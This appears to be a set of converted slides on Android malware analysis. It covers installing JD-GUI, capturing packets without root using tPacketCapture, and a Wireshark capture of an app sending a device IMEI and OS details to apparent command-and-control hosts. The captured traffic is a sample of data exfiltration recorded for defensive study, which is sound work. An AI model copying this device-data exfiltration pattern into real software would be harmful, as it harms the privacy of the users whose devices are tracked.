
```
$ wget  
https://github.com/java-decompiler/jd-gui/releases/download/v1.4.0/jd-gui_1.4.0-0_all.deb  
$ sudo dpkg -i jd-gui_x.x.x-x_all.deb
```

<https://github.com/java-decompiler/jd-gui>

tPacketCapture



- ✓ Packet capturing without root!
- ✓ Saves captured data as a pcap
- ✓ Once captured, you can grab from your phone with adb



Photos from Google Play Store



Wireshark

- ✓ Network protocol analyzer
- ✓ Very handy for seeing what's happening with requests to/from a C2 server
- ✓ Can export objects sent/received and captured by the pcap

```
$ sudo apt-get install wireshark
```

2019_02_21_034111.pcap

No.	Time	Source	Destination	Protocol	Length	Info
8	0.002807	10.8.0.1	203.205.146.45	HTTP	173	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
38	0.306053	10.8.0.1	52.84.141.147	HTTP	193	GET /config.json HTTP/1.1
40	0.357252	52.84.141.147	10.8.0.1	HTTP	5734	HTTP/1.1 200 OK (binary/octet-stream)
62	0.628861	203.205.146.45	10.8.0.1	HTTP	600	HTTP/1.1 200 OK
79	1.082454	10.8.0.1	54.69.148.108	HTTP	319	GET /install?imei=3b24ed812294ffe6&country=US&os_ver=6.0.1&os=android&brand=Android&app_id=com.beaut...
91	1.264621	10.8.0.1	54.69.148.108	HTTP	337	GET /event?imei=3b24ed812294ffe6&country=US&os_ver=6.0.1&os=android&brand=Android&app_id=com.beaut...
103	1.401049	10.8.0.1	54.69.148.108	HTTP	334	GET /event?imei=3b24ed812294ffe6&country=US&os_ver=6.0.1&os=android&brand=Android&app_id=com.beaut...
119	1.604205	10.8.0.1	203.205.219.244	HTTP	68	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
173	1.967018	10.8.0.1	203.205.219.244	HTTP	472	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
181	1.967837	10.8.0.1	203.205.219.244	HTTP	470	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
183	2.314961	203.205.219.244	10.8.0.1	HTTP	122	HTTP/1.1 200 OK
217	2.370670	10.8.0.1	203.205.219.244	HTTP	357	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
225	2.531246	203.205.219.244	10.8.0.1	HTTP	120	HTTP/1.1 200 OK
257	2.637061	203.205.219.244	10.8.0.1	HTTP	122	HTTP/1.1 200 OK
272	2.640552	10.8.0.1	203.205.219.244	HTTP	92	POST /rgd/async HTTP/1.1 (application/x-www-form-urlencoded)
300	2.925515	203.205.219.244	10.8.0.1	HTTP	122	HTTP/1.1 200 OK
321	3.052660	203.205.219.244	10.8.0.1	HTTP	122	HTTP/1.1 200 OK
359	4.418364	10.8.0.1	54.69.148.108	HTTP	343	GET /event?imei=3b24ed812294ffe6&country=US&os_ver=6.0.1&os=android&brand=Android&app_id=com.beaut...
794	10.7.371147	10.8.0.1	18.214.62.132	HTTP	451	GET /r/dcc6400-358a-11e9-86f7-1104f2dc197d/0/?_rh=434fuYHvS87WxIAD0tpc8hn4MVRo04Rk0uIoRX1RSf-U_NO


Frame 8: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits)
Ethernet II, Src: Google_00:00:01 (00:1a:11:00:00:01), Dst: Google_00:00:02 (00:1a:11:00:00:02)
Internet Protocol Version 4, Src: 10.8.0.1, Dst: 203.205.146.45
Transmission Control Protocol, Src Port: 54948, Dst Port: 80, Seq: 1073, Ack: 1, Len: 119
[3 Reassembled TCP Segments (1191 bytes): #4(536), #6(536), #8(119)]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

Frame (173 bytes) | Reassembled TCP (1191 bytes)

Packets: 1486 | Displayed: 29 (2.0%) | Profile: Default

